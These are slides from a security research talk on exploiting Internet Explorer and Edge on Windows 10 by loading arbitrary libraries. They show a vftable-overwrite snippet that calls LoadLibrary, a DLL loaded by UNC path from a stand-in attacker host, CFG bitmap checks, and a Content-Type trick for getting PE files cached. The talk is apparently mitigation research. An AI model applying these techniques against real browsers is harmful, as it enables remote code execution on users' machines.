

MAKE
LOADLIBRARY
GREAT AGAIN

Yunhai Zhang

Who am I

Researcher of NSFOCUS Security Team

Focus on Exploit Detection and Prevention

Winner of Microsoft Mitigation Bypass Bounty: 2014-2017

Why talk about load library

It will be convenient in exploit if desired library can be load

Some mitigations are bypassed naturally

DEP

ACG

Some mitigations can be bypassed with the help of the library

CFG

No need to write shellcode in assembly

How to load arbitrary library


It is trivial once “read-write anywhere” is obtained

```
var arr = new Array();  
var obj = GetObjAddress(arr);  
var vftable = alloc(0x100);  
Write(obj, vftable);  
Write(vftable + 0x7c, LoadLibrary);  
lpFileName in arr;
```

Where to load library from


The top choice is UNC paths

It still works in IE even on the latest Windows 10 release



The image shows a screenshot of Windows Task Manager. The top section displays running processes, with two instances of 'iexplore.exe' (Internet Explorer) visible. The bottom section shows a list of loaded DLLs for the selected process. The 'exploit.dll' is highlighted, showing its path as a UNC path: '\\Device\\Mup\\evilsite.com\\Exploit\\exploit.dll'.

Name	Description	Company Name	Path
exploit.dll			\\Device\\Mup\\evilsite.com\\Exploit\\exploit.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\\Windows\\SysWOW64\\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\\Windows\\SysWOW64\\gdi32full.dll
GdiPlus.dll	Microsoft GDI+	Microsoft Corporation	C:\\Windows\\WinSxS\\x86_microsoft.windows.gdiplu...



Where to load library from

The top choice is UNC paths

It dose not work in Microsoft Edge



Microsoft
Edge

Mitigation in Windows 10 TH1

Control Flow Guard - CFG

EnableControlFlowGuard

CFG is enabled for the process if this flag is set. This field cannot be changed via [SetProcessMitigationPolicy](#).

EnableExportSuppression

If TRUE, exported functions will be treated as invalid indirect call targets by default. Exported functions only become valid indirect call targets if they are dynamically resolved via [GetProcAddress](#). This field cannot be changed via [SetProcessMitigationPolicy](#).

StrictMode

If TRUE, all DLLs that are loaded must enable CFG. If a DLL does not enable CFG then the image will fail to load. This policy can be enabled after a process has started by calling [SetProcessMitigationPolicy](#). It cannot be disabled once enabled.

Mitigation in Windows 10 TH1

Control Flow Guard - CFG

In TH1 only EnableControlFlowGuard is enabled

```
Process Mitigations: 4496 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
ASLR.EnableBottomUpRandomization True
ASLR.EnableForceRelocateImages True
ASLR.EnableHighEntropy True
ASLR.DisallowStrippedImages True
Handle.RaiseExceptionOnInvalidHandleReference True
Handle.HandleExceptionsPermanentlyEnabled True
CFG.EnableControlFlowGuard True
```

Mitigation in Windows 10 TH1

CFG did not mitigate load library related exploit

KERNELBASE!LoadLibraryW is always a valid target

```
0:018> x KERNELBASE!LoadLibraryW
00007ffd`e6973990 KERNELBASE!LoadLibraryW (<no parameter info>)
0:018> dyb poi(ntdll!LdrSystemDllInitBlock+0xb0 ) + (KERNELBASE!LoadLibraryW >> 9) * 8 18
              76543210 76543210 76543210 76543210
-----
00007ff5`f7075ce0  00001000 00100000 00000000 00000000  08 20 00 00
00007ff5`f7075ce4  00000000 00000001 00100000 00000000  00 01 24 00
0:018> ? (KERNELBASE!LoadLibraryW >> 3) & 3f
Evaluate expression: 50 = 00000000`00000032
```

Mitigation in Windows 10 TH1

AppContainer Isolation

File Isolation

Controlling file and registry access, the AppContainer environment prevents the application from modifying files that it should not. Read-write access can be granted to specific persistent files and registry keys. Read-only access is less restricted. An application always has access to the memory resident files created specifically for that AppContainer.

Network Isolation


Isolating the application from network resources beyond those specifically allocated, AppContainer prevents the application from 'escaping' its environment and maliciously exploiting network resources. Granular access can be granted for Internet access, Intranet access, and acting as a server.

Process Isolation

Sandboxing the application kernel objects, the AppContainer environment prevents the application from influencing, or being influenced by, other application processes. This prevents a properly contained application from corrupting other processes in the event of an exception.


Mitigation in Windows 10 TH1

How Network Isolation works



Mitigation in Windows 10 TH1

How Network Isolation works



Mitigation in Windows 10 TH1

How Network Isolation works


```
__int64 __fastcall RxCheckForNetworkOpenRestrictions(__int64 a1, __int64 a2)
{
    unsigned int status; // ebx
    int v5; // edx
    PDEVICE_OBJECT v6; // r10
    signed __int64 v7; // rdx

    status = 0;
    if ( *(_DWORD *)((_DWORD *)a1 + 0x50) + 0x150i64 & 0x800 || !*( _BYTE *)a1 + 0x300 || *( _BYTE *)a1 + 0x301 )
    {
        ...
    }
    else
    {
        status = 0xC0000201;
        v6 = WPP_GLOBAL_Control;
        if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
            && HIDWORD(WPP_GLOBAL_Control->Timer) & 1
            && BYTE1(WPP_GLOBAL_Control->Timer) >= 1u )
        {
            v7 = 11i64;
        }
        LABEL_34:
        WPP_SF_qd(v6->AttachedDevice, v7, &WPP_d3afd06396b136c1a3fd3ef531968497_Traceguids, a1, 0xC0000201);
        return status;
    }
}
return status;
}
```

Exploit in Windows 10 THH

Deliver arbitrary file to local


Microsoft Edge will cache web content



Exploit in Windows 10 THH

Deliver arbitrary file to local

However, PE files only trigger download



Exploit in Windows 10 TH1

Deliver arbitrary file to local

The action is determined by HTTP Content-Type header

text/html => cache

application/x-msdownload => download

Exploit in Windows 10 TH1

Deliver arbitrary file to local

Set Content-Type to text/html will make PE files be cached

